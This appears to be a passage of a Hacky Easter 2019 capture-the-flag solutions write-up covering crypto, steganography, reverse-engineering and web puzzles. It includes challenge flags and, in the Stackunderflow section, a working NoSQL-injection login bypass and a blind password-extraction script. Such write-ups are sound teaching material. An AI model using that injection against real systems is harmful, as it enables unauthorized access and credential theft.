Hacky Easter 2019

Solutions

darkstar

7. Mai 2019

Inhaltsverzeichnis

1 Twisted

The first egg is a little twisted, but it should be possible to fix it with the image editing software gimp.

The required filter can be found under *Verzerren -> Drehen und Drücken....*


Solution

he19-Eihb-UUVw-nObm-lxaW

2 Just Watch

The animated gif shows a word in the American Sign Language.

With the help of a sign table the word can be identified.



https://en.wikipedia.org/wiki/American_Sign_Language#/media/File:Asl_alphabet_gallaudet.png

Solution

givemeasign
he19-DwWd-aUU2-yVhE-SbaG

3 Sloppy Encryption

In the given ruby program, the entered string is converted into a number and multiplied by a fixed value, so the original text of the given ciphertext can be decrypted again by division with the same constant.

```
import binascii
from base64 import b64decode

flag = int(
    b64decode('K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=')
        .encode('hex'), 16)
flag = flag / int('5'*101)
print binascii.unhexlify(hex(flag)[2:-1])
```

Solution

n00b_style_crypto
he19-YPkZ-ZZpf-nbYt-6ZyD

4 Disco 2

In the scene we can move, and if we go into the sphere we can see a qr-code.


The file mirror.js was downloaded and renamed to mirror.py after adapting the syntax to python.

```
from mirrors import *

qr = [['\xe2\x96\x88' for i in range(37)] for j in range(37)]

for m in mirrors:
    if m[2]>=-60.0 and m[2]<=60.0:
        x = int((m[0]+400)/22)
        y = int((m[1]+400)/22)
        if x>5 and x<31 and y>5 and y<31:
            qr[x][y] = ' '

for line in qr:
    print ''.join(line)
```

Solution

he19-r5pN-YIRp-2cyh-GWh8

5 Call for Papers



After unpacking the docx file we could find a reference to the used cipher in *docProps/core.xml*.

```
<dc:creator>SCIpher</dc:creator>
```

A web search delivers to SCIpher a web page on which the given text can be decoded.

SCIpher - A Scholarly Message Encoder (https://pdos.csail.mit.edu/archive/scigen/scipher.html)


The text hidden in the document contains a link to the egg we are looking for.

https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png


Solution

he19-A6kG-rb9U-Iury-qv93

6 Dots



This challenge can be solved by placing the two images on top of each other and cutting out the fields with the dots. To get the whole solution the upper image has to be rotated several times by 90°.



The solution can also be obtained by a small Pythpon script.

```
chars = 'HCEHTORCHEDILSLOOLPWAHBIUCATSKSEWTOE'
dots  = '* *          * * *      * **   *       '
flag = ''
for r in range(4):
    for i,c in enumerate(chars):
        if dots[i]=='*':
            flag += c
    dots = ''.join([dots[j*6+5-i] for i in range(6) for j in range(6)])
print flag
```

Solution

HELLOBUCKTHEPASSWORDISWHITECHOCOLATE
he19-n3B2-lZTU-LQTJ-nlRC

7 Shell we Argument

In this challange it is enough to insert an echo into the shellscript, and in the resulting script one more.

```
echo $Ax2$xTT;
echo "$Az$Bz$z$Cz$Dz$Ez$Fz$Gz...$sBz$YGz$CFz$Bz$z$dCz"


eval z="
";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';...;mz='42';jz='6e';dz='b7';

if [ $# -lt 1 ]; then
echo "Give me some arguments to discuss with you"
exit -1
fi
if [ $# -ne 10 ]; then
echo "I only discuss with you when you give the correct number of arguments.
      Btw: only arguments in the form /-[a-zA-Z] .../ are accepted"
exit -1
fi
if [ "$1" != "-R" ]; then
echo "Sorry, but I don't understand your argument. $1 is rather an esoteric statement, isn't it?"
exit -1
fi
if [ "$3" != "-a" ]; then
echo "Oh no, not that again. $3 really a very boring type of argument"
exit -1
fi
if [ "$5" != "-b" ]; then
echo "I'm clueless why you bring such a strange argument as $5?. I know you can do better"
exit -1
fi
if [ "$7" != "-I" ]; then
echo "$7 always makes me mad. If you wanna discuss with be, then you should bring the right type of arguments, really!"
exit -1
fi
if [ "$9" != "-t" ]; then
echo "No, no, you don't get away with this $9 one! I know it's difficult to meet my requirements. I doubt you will"
exit -1
fi
echo "Ahhhh, finally! Let's discuss your arguments"
function isNr() {
[[ ${1} =~ ^[0-9]{1,3}$ ]]
}
if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ; then
echo "..."
else
echo "Nice arguments, but could you formulate them as numbers between 0 and 999, please?"
exit -1
fi
low=0
match=0
high=0
function e() {
if [[ $1 -lt $2 ]]; then
low=$((low + 1))
elif [[ $1 -gt $2 ]]; then
high=$((high + 1))
else
match=$((match + 1))
fi
}
e $2 465
e $4 333
e $6 911
e $8 112
e ${10} 007
function b () {
type "$1" &> /dev/null ;
}
if [[ $match -eq 5 ]]; then
t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz...$kz$lz$mz$nz$oz$Zz$pz$qz$rz"
echo "Great, that are the perfect arguments. It took some time, but I'm glad, you see it now, too!"
sleep 2
if b x-www-browser ; then
x-www-browser $t
else
echo "Find your egg at $t"
fi
else
echo "I'm not really happy with your arguments. I'm still not convinced that those are reasonable statements..."
echo "low: $low, matched $match, high: $high"
fi


z="
";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';...;oz='4a';mz='42';jz='6e';dz='b7';

echo "$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz...$kz$lz$mz$nz$oz$Zz$pz$qz$rz"
```

Solution

he19-Bxvs-Vno1-9l9D-49gX

8 Modern Art

In the given picture we can see several qr-codes, so it makes sense to see what it says.

```
$ zbarimg modernart.jpg
QR-Code:remove me
scanned 1 barcode symbols from 1 images in 0.03 seconds
```

Then we follow the instructions and replace the small qr-codes with the markings needed to read the big qr-code.

```
$ zbarimg modernart_clear.jpg
QR-Code:Isn't that a bit too easy?
scanned 1 barcode symbols from 1 images in 0.02 seconds
```

In the picture there doesn't seem to be anything interesting in it so we try it with other tools and a simple *cat* returns another qr-code.

```
$ cat modernart.jpg
```

This qr-code says AES-128, so we need a ciphertext and the corresponding key, since at least 16 characters are needed here, let's try a *strings* command.

```
$ strings -16 modernart.jpg
@IMxTSXTSXTSXTSXTSU
@IMxTSXTSXTSXTSXTSU
(E7EF085CEBFCE8ED93410ACF169B226A)
(KEY=1857304593749584)
```

This looks promising. Let's try to decrypt it.

```python
from Crypto.Cipher import AES
import binascii

data = file('modernart.jpg').read()
key_pos = data.find('KEY')
key = data[key_pos+4:key_pos+20]
data = binascii.unhexlify('E7EF085CEBFCE8ED93410ACF169B226A')
print AES.new(key, AES.MODE_ECB).decrypt(data)
```

Solution

Ju5t_An_1mag3
he19-Ydks-4V9o-Hn6p-RZ1A

9 rorriM rorriM

The file *evihcra.piz* ends with KP, a zip file starts with PK, so the file has to be reversed to unpack the archive.

```
data = file('evihcra.piz', 'rb').read()
file('archive.zip', 'wb').write(data[::-1])
```

The extracted file looks almost like a PNG file, only the GNP in the header has to be corrected.


```
00000000 89 47 4E 50 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .GNP........IHDR
00000010 00 00 01 E0 00 00 01 E0 08 06 00 00 00 7D D4 BE ............}..
00000020 95 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 .....gAMA......a
00000030 05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80 .... cHRM..z&...
00000040 84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA ...........u0...
00000050 60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00 `..:....p..Q<...
00000060 09 70 48 59 73 00 00 34 62 00 00 34 62 01 87 DC .pHYs..4b..4b...
00000070 7D DD 00 00 00 07 74 49 4D 45 07 E3 01 06 09 1B }.....tIME......
00000080 36 2D 52 D0 6C 00 00 00 18 74 45 58 74 53 6F 66 6-R.l....tEXtSof
```

After the correction of the file header, the image can be opened, but to scan the QR code, the colors still have to be inverted and the image mirrored horizontally.

Solution

he19-VFTD-kVos-DeL1-lATA

10 Stackunderflow



The contents of the website suggest that a noSQL DB is used, so the first thing to check is whether it is possible to bypass the login on the website.

```
import requests

session = requests.session()
session.get('http://whale.hacking-lab.com:3371/')
session.post(
    'http://whale.hacking-lab.com:3371/login',
    json = {'username':'the_admin', 'password':{'$gt':''}})
print session.get('http://whale.hacking-lab.com:3371/questions').text
```

Logging in seems to work that way, and there are more questions now. One question looks very promising.

```
Should my password really be the flag?
```

Let's have a look at this question.

```
print session.get(
    'http://whale.hacking-lab.com:3371/questions/5cc9619fb135c70015b797c9'
    ).text


<div class="card-body">
    <p class="card-text">Should my password really be the flag?</p>
    <p class="card-text"><small class="text-muted">Asked by
        <span class="">null</span>
    </small></p>
</div>
```

Since the password of null is the flag, we now only have to extract the password.

```
import requests

session = requests.session()
session.get('http://whale.hacking-lab.com:3371/')

def checkPasswd(pwd):
    result = session.post(
        'http://whale.hacking-lab.com:3371/login',
        json = {'username':'null', 'password':{'$gt':pwd}})
    return 'Logged in as' in result.text

password = ''
for j in range(25):
    for i in range(32,127):
        if not checkPasswd(password+chr(i)):
            password += chr(i-1)
            print 'found:', password
            break
```

Solution

N0SQL_injections_are_a_thing
he19-nq5W-zLwY-iX3Q-iw1Q

11 Memeory 2.0

To find the picture pairs we can download all the pictures and see which two are identical. To avoid saving all the image data it is enough to make a sha1 hash and save it with the image number.

```
import requests
import base64
from hashlib import sha1

url = 'http://whale.hacking-lab.com:1111'

session = requests.session()
result = session.get(url)

for r in range(10):
    c, d = 0, {}
    for i in range(1,99):
        img = session.get('%s/pic/%d'%(url,i)).text
        hash = sha1(img.encode('utf-8')).hexdigest()
        if hash not in d:
            d[hash] = i
        else:
            data ={'first': d[hash], 'second': i}
            c += 1
            print(r,c,session.post(url+'/solve', data=data).text)
```

Solution

1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
he19-jaQ9-0NIr-Ladc-brOT

12 Decrypt0r


```
data = open('decryptor', 'rb').read()[0x1060:0x13ad]
chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789- '

def xor(s, p):
    result = ''
    for i in range(len(s)):
        result += chr(ord(s[i])^ord(p[i%len(p)]))
    return result[::]

def checkChar(pos, char, size):
    error = 0
    while (pos<len(data)):
        if chr(ord(data[pos])^ord(char)) not in chars:
            error += 1
        pos += size
    return error

def bestCharForPos(pos, size):
    minErrors = len(data)
    bestChar = '\x00'
    for c in range(32,127):
        aktErrors = checkChar(pos, chr(c), size)
        if  aktErrors < minErrors:
            minErrors = aktErrors
            bestChar = chr(c)
    return bestChar

def checkStr(s):
    count = 0
    for c in s:
        if ord(c)<32 or ord(c)>127:
            count += 1
    return count

bestKey = ''
minErrors = len(data)
for i in range(1,17):

    key = ''
    for j in range(i):
        key += bestCharForPos(j, i)

    m = xor(data, key)
    errors = checkStr(m)
    if errors < minErrors:
        minErrors = errors
        bestKey = key

print 'Key: ', bestKey
print xor(data, bestKey)
```

Solution

x0r_w1th_n4nd
he19-Ehvs-yuyJ-3dyS-bN8U

13 Symphony in HEX

As described in the challenge description, the notes are counted or their value is determined.



Now the hex values only have to be converted to ascii.

```
flag = [0x48, 0x41, 0x43, 0x4b, 0x5f, 0x4d, 0x45, 0x5f, 0x41, 0x4d, 0x41, 0x44, 0x45, 0x55, 0x53]
print ''.join([chr(c) for c in flag])
```

Solution


HACK_ME_AMADEUS
he19-7fEm-jj7g-gpt3-4Mdh

14 White Box

```
import binascii
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def createSBox() :
    p, q, sbox = 1, 1, [0x63] * 0x100
    while sbox[1]==0x63:
        p = p ^ (p << 1) ^ (0x1B if p&0x80 else 0)
        p = p & 0xff
        q ^= q << 1
        q ^= q << 2
        q ^= q << 4
        q ^= 0x09 if q&0x80 else 0
        for i in range(5):
            sbox[p] ^= (q << i | (q&0xff) >> 8-i)&0xff
    return sbox

def GFMult(a, b):
    result = 0
    for i in range(8):
        if ((b & 1) == 1):
            result ^= a
        a <<= 1
        if ((a & 0x100) == 0x100):
            a ^= 0x1b
        b >>= 1
    return result

def createTyi():
    tyi = [[0 for i in range(0x100)]for j in range(4)]
    for i in range(4):
        for j in range(0x100):
            for k in range(4):
                tyi[i][j] ^= ((GFMult(j, [2, 3, 1, 1][(k*3+i)%4])&0xff) << (k*8)) & 0xffffffffL
    return tyi

def iShiftRows(m):
    m[0xd], m[0x9], m[0x5], m[0x1] = m[0x9], m[0x5], m[0x1], m[0xd]
    m[0x2], m[0xa], m[0x6], m[0xe] = m[0xa], m[0x2], m[0xe], m[0x6]
    m[0x7], m[0xb], m[0xf], m[0x3] = m[0xb], m[0xf], m[0x3], m[0x7]

def searchKey(box):
    key = [0 for i in range(16)]
    for i in range(16):
        for k in range(0x100):
            tBox = [(sbox[j^k]) for j in range(3)]
            offset = box[i][0] ^ tyi[i/4][tBox[0]]
            if ((tyi[i/4][tBox[1]]^offset == box[i][1]) and (tyi[i/4][tBox[2]]^offset == box[i][2])):
                key[i%4*4+i/4] = k
                break
    iShiftRows(key)
    return key

sbox, tyi = createSBox(), createTyi()

BoxRaw = open('WhiteBox', 'rb').read()[0x3060:0x7060]
Box = [[int(BoxRaw[((i*0x100+k)*4):((i*0x100+k+1)*4)][::-1].encode('hex'),16)
        for k in range(3)] for i in range(16)]

key = ''.join([chr(c) for c in searchKey(Box)])
c = binascii.unhexlify(
    '9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df'+
    '348dbccd71034aff88afd188007df4a5c844969584b5ffd6ed2eb92aa419914e')
m = unpad(AES.new(key, AES.MODE_ECB).decrypt(c), 16)
print 'Key: ', key, '\nMessage:',m
```

Solution

he19-fPHI-HUKJ-u15q-Lvwz



15 Seen in Steem

```
import requests
import threading

threadLock = threading.Lock()
threads = []

# first Block 2016-03-24T16:05:00
blocksPerDay = 20 * 60 * 24;
actBlock = blocksPerDay * 735 + 2375;
lastBlock = actBlock + blocksPerDay

def getBlock(block):
    rpc = {"method": "get_block", "params": [block], "jsonrpc": "2.0", "id": 0}
    page = requests.post("https://api.steemit.com", json=rpc).text
    return page

class searchThread (threading.Thread):

   def __init__(self):
      threading.Thread.__init__(self)

   def run(self):
      readBlocks()

def readBlocks():

    global actBlock
    global lastBlock

    while True:
        threadLock.acquire()
        myBlock = actBlock
        actBlock += 1
        threadLock.release()

        if (myBlock>lastBlock):
            break

        block = getBlock(myBlock).upper()
        if 'HACKY' in block and 'EASTER' in block:
            pos = block.find('HACKY')
            while pos>-1:
                print block[pos-100:pos+100]
                pos = block.find('HACKY', pos+1)

for i in range(100):
    threads.append(searchThread())

for t in threads:
    t.start()

for t in threads:
    t.join()
```

Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny

Solution

nomoneynobunny
he19-TlUu-qs4k-uEbS-xRob

16 Every-Thing

With a mysql database the challenge would certainly be easier to solve, but since none was installed it had to work without. Only the right png chunks have to be put together.

```
import base64

data = file('EveryThing.sql', 'r').read()
lines = data.split('\n')

def getThing(data, pos):
    id_pos = data.find("(_binary '", pos) + len("(_binary '")

    thing_ord = -1
    off = 15
    while thing_ord == -1:
        id_end = data.find("',", id_pos+off)
        thing_id = data[id_pos:id_end]
        ord_pos = id_end + 2
        ord_end = data.find(',', ord_pos)
        try:
            thing_ord = int(data[ord_pos:ord_end])
        except:
            off+=1
    type_pos = ord_end + 1
    type_end = data.find('\'', type_pos+2)
    thing_type = data[type_pos+1:type_end]
    value_pos = type_end + 2
    if data[value_pos:value_pos+4]=='NULL':
        thing_value='NULL'
        value_end = value_pos+6
    else:
        value_end = data.find('\',', value_pos+1)
        thing_value = data[value_pos+1:value_end]
    pid_pos = value_end
    pid_end = data.find(')', pid_pos)
    thing_pid = data[pid_pos+11:pid_end-1]
    return pid_end, thing_id.encode('hex'), thing_ord, thing_type, thing_value,thing_pid.encode('hex')

count = 0
pos = 1
last_pos = -1

png_chunks = {}
png_chunks_reverse = {}

while last_pos < pos:
    last_pos = pos
    pos, ID, ORD, TYPE, VALUE, PID = getThing(data, pos)
    count +=1
    png_chunks[ID] = {'type': TYPE, 'ord': ORD, 'value': VALUE, 'pid': PID}
    if PID not in png_chunks_reverse:
        png_chunks_reverse[PID] = {ORD: {'type': TYPE,  'value': VALUE, 'id': ID}}
    else:
        png_chunks_reverse[PID][ORD] = {'type': TYPE,  'value': VALUE, 'id': ID}

for k in png_chunks:
    if png_chunks[k]['type'] == 'png.ihdr':
        fh = open(k+'.png', 'wb')
        for i in range(len(png_chunks_reverse[png_chunks[k]['pid']])):
            chunk = png_chunks_reverse[png_chunks[k]['pid']][i]
            if chunk['type'] == 'png.idat':
                try:
                    for j in range(len(png_chunks_reverse[chunk['id']])):
                        fh.write(base64.b64decode(png_chunks_reverse[chunk['id']][j]['value']))
                except:
                    pass
            else:
                fh.write(base64.b64decode(chunk['value']))
        fh.close()
```

Solution

he19-qKaG-VHmv-Mm26-0mwy

17 New Egg Design

The pictures to this challenge are probably intended as a reference to the PNG filters (https://www.w3.org/TR/PNG-Filters.html).

```
import zlib
import libnum

data = file('eggdesign.png', 'r').read()

pos = 8
chunks = []
while pos < len(data):
    size = int(data[pos:pos+4].encode('hex'), 16)
    typ = data[pos+4:pos+8]
    payload = data[pos+8:pos+size+8]
    crc = data[pos+size+8:pos+size+12]
    chunks += [{'type':typ, 'payload': payload, 'crc': crc}]
    pos += size+12

idat = ''
for chunk in chunks:
    if chunk['type'] == 'IHDR':
    sx = int(chunk['payload'][:4].encode('hex'), 16)
    sy = int(chunk['payload'][4:8].encode('hex'), 16)
    elif chunk['type'] == 'IDAT':
        idat += chunk['payload']

image_data = zlib.decompress(idat)

filters = [ord(image_data[y*(1+sx*4)]) for y in range(sy)]
print libnum.n2s(int(''.join([str(filter) for filter in filters if filter < 2]),2))
```

Solution

he19-TKii-2aVa-cKJo-9QCj

18 Egg Storage

By reversing engineering, the number of allowed letters can be reduced.

```
abc = [48,49,51,52,53,72,76,88,99,100,102,114]
P0 = abc[::]
P1 = abc[::]
P2 = abc[::]
P3 = abc[::]
P4 = abc[::]
P5 = abc[::]
P6 = abc[::]
P7 = abc[::]
P8 = abc[::]
P9 = abc[::]
P10 = abc[::]
P11 = abc[::]
P12 = abc[::]
P13 = abc[::]
P14 = abc[::]
P15 = abc[::]
P16 = abc[::]
P17 = abc[::]
P18 = abc[::]
P19 = abc[::]
P20 = abc[::]
P21 = abc[::]
P22 = abc[::]
P23 = abc[::]
```

And then the possible letters per position can be reduced one by one.

```
'''
  p0 = 84
  p1 = 104
  p2 = 51
  p3 = 80

  p23 = p17;
  p12 = p16;
  p22 = p15;

  i0 = p5;
  i1 = p7;
  i0 -= i1;
  i1 = 14u;
  i0 = i0 != i1;
'''
print '--> p5 - p7 = 14'
for p5 in P5:
    for p7 in P7:
        if p5-p7 == 14:
            print 'p5:',p5,'p7:',p7

'''
  i0 = p14;
  i1 = 1u;
  i0 += i1;
  i1 = p15;
  i0 = i0 != i1;
'''
# p15 = [v+1 for v in p14 if v+1 in abc]
# p14 = [v-1 for v in p15 if v-1 in abc]

'''
  i0 = p9;
  i1 = p8;
  i0 = I32_REM_S(i0, i1);
  i1 = 40u;
  i0 = i0 != i1;
'''
print '--> I32_REM_S(p9, p8) = 40'
for p9 in P9:
    for p8 in P8:
        if p9%p8 == 40:
            print 'p9:',p9,'p8:',p8

'''
  i0 = p5;
  i1 = p9;
  i0 -= i1;
  i1 = p19;
  i0 += i1;
  i1 = 79u;
  i0 = i0 != i1;
'''
# p5 - p9 + p19 = 79
print '-->   p5 - p9 + p19 = 79'
for p5 in P5:
    for p9 in P9:
        for p19 in P19:
            if  p5-p9+p19 == 79:
                print p5,'-',p9,'+',p19,'= 79'

'''
  i0 = p7;
  i1 = p14;
  i0 -= i1;
  i1 = p20;
  i0 = i0 != i1;
'''
# p7 - p14 = p20
print '--> p7 - p14 = p20'
for p7 in P7:
```

```
    for p14 in P14:
        for p20 in P20:
            if p7-p14 == p20:
                print p7,'-',p14,'=',p20

'''
  i0 = p9;
  i1 = p4;
  i0 = I32_REM_S(i0, i1);
  i1 = 2u;
  i0 *= i1;
  i1 = p13;
  i0 = i0 != i1;
'''
# I32_REM_S(p9, p4) * 2 = p13
print '-->  I32_REM_S(p9, p4) * 2 = p13'
for p9 in P9:
    for p4 in P4:
        for p13 in P13:
            if  (p9%p4)*2 == p13:
                print p9,'%',p4,'* 2 =',p13

'''
  i0 = p13;
  i1 = p6;
  i0 = I32_REM_S(i0, i1);
  i1 = 20u;
  i0 = i0 != i1;
'''
print '--> I32_REM_S(p13, p6) == 20'
for a in P13:
    for b in P6:
        if a%b == 20:
            print a,b

'''
  i0 = p11;
  i1 = p13;
  i0 = I32_REM_S(i0, i1);
  i1 = p21;
  i2 = 46u;
  i1 -= i2;
  i0 = i0 != i1;
'''
print '--> I32_REM_S(p11, p13) == p21-46'
for p11 in P11:
    for p13 in P13:
        for p21 in P21:
            if p11%p13 == p21-46:
                print 'p11:',p11,'p13',p13,'p21',p21

'''
  i0 = p7;
  i1 = p6;
  i0 = I32_REM_S(i0, i1);
  i1 = p10;
  i0 = i0 != i1;
'''
print '--> I32_REM_S(p7, p6) = p10;'
for a in P7:
    for b in P6:
        for c in P10:
            if a%b == c:
                print 'p7:',a,'p6:',b,'p10',c

'''
  i0 = p23;
  i1 = p22;
  i0 = I32_REM_S(i0, i1);
  i1 = 2u;
  i0 = i0 != i1;
'''
print '--> I32_REM_S(p23, p22) = 2'
for a in P23:
    for b in P22:
        if a%b == 2:
            print 'p23:',a,'p22:',b
```

Solution

Th3P4r4d0X0fcH01c3154L13
he19-DJXj-nL5q-BrfK-7z1x

19 CoUmpact DiAsc

19.1 GPU Solver

```
#include <cuda.h>
#include <stdio.h>
#include <time.h>

#define BLOCKS  11603
#define THREADS 1024

uint32_t rcon[] = {
    0x01,
    0x02,
    0x04,
    0x08,
    0x10,
    0x20,
    0x40,
    0x80,
    0x1b,
    0x36
};

uint32_t gfMultTab_32bit[] = {

0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
0x0000000e, 0x00000900, 0x000d0000, 0x0b000000, 0x0000000b, 0x00000e00, 0x00090000, 0x0d000000,
0x0000000d, 0x00000b00, 0x000e0000, 0x09000000, 0x00000009, 0x00000d00, 0x000b0000, 0x0e000000,
0x0000001c, 0x00001200, 0x001a0000, 0x16000000, 0x00000016, 0x00001c00, 0x00120000, 0x1a000000,
0x0000001a, 0x00001600, 0x001c0000, 0x12000000, 0x00000012, 0x00001a00, 0x00160000, 0x1c000000,
0x00000012, 0x00001b00, 0x00170000, 0x1d000000, 0x0000001d, 0x00001200, 0x001b0000, 0x17000000,
0x00000017, 0x00001d00, 0x00120000, 0x1b000000, 0x0000001b, 0x00001700, 0x001d0000, 0x12000000,
0x00000038, 0x00002400, 0x00340000, 0x2c000000, 0x0000002c, 0x00003800, 0x00240000, 0x34000000,
0x00000034, 0x00002c00, 0x00380000, 0x24000000, 0x00000024, 0x00003400, 0x002c0000, 0x38000000,
0x00000036, 0x00002d00, 0x00390000, 0x27000000, 0x00000027, 0x00003600, 0x002d0000, 0x39000000,
0x00000039, 0x00002700, 0x00360000, 0x2d000000, 0x0000002d, 0x00003900, 0x00270000, 0x36000000,
0x00000024, 0x00003600, 0x002e0000, 0x3a000000, 0x0000003a, 0x00002400, 0x00360000, 0x2e000000,
0x0000002e, 0x00003a00, 0x00240000, 0x36000000, 0x00000036, 0x00002e00, 0x003a0000, 0x24000000,
0x0000002a, 0x00003f00, 0x00230000, 0x31000000, 0x00000031, 0x00002a00, 0x003f0000, 0x23000000,
0x00000023, 0x00003100, 0x002a0000, 0x3f000000, 0x0000003f, 0x00002300, 0x00310000, 0x2a000000,
0x00000070, 0x00004800, 0x00680000, 0x58000000, 0x00000058, 0x00007000, 0x00480000, 0x68000000,
0x00000068, 0x00005800, 0x00700000, 0x48000000, 0x00000048, 0x00006800, 0x00580000, 0x70000000,
0x0000007e, 0x00004100, 0x00650000, 0x53000000, 0x00000053, 0x00007e00, 0x00410000, 0x65000000,
0x00000065, 0x00005300, 0x007e0000, 0x41000000, 0x00000041, 0x00006500, 0x00530000, 0x7e000000,
0x0000006c, 0x00005a00, 0x00720000, 0x4e000000, 0x0000004e, 0x00006c00, 0x005a0000, 0x72000000,
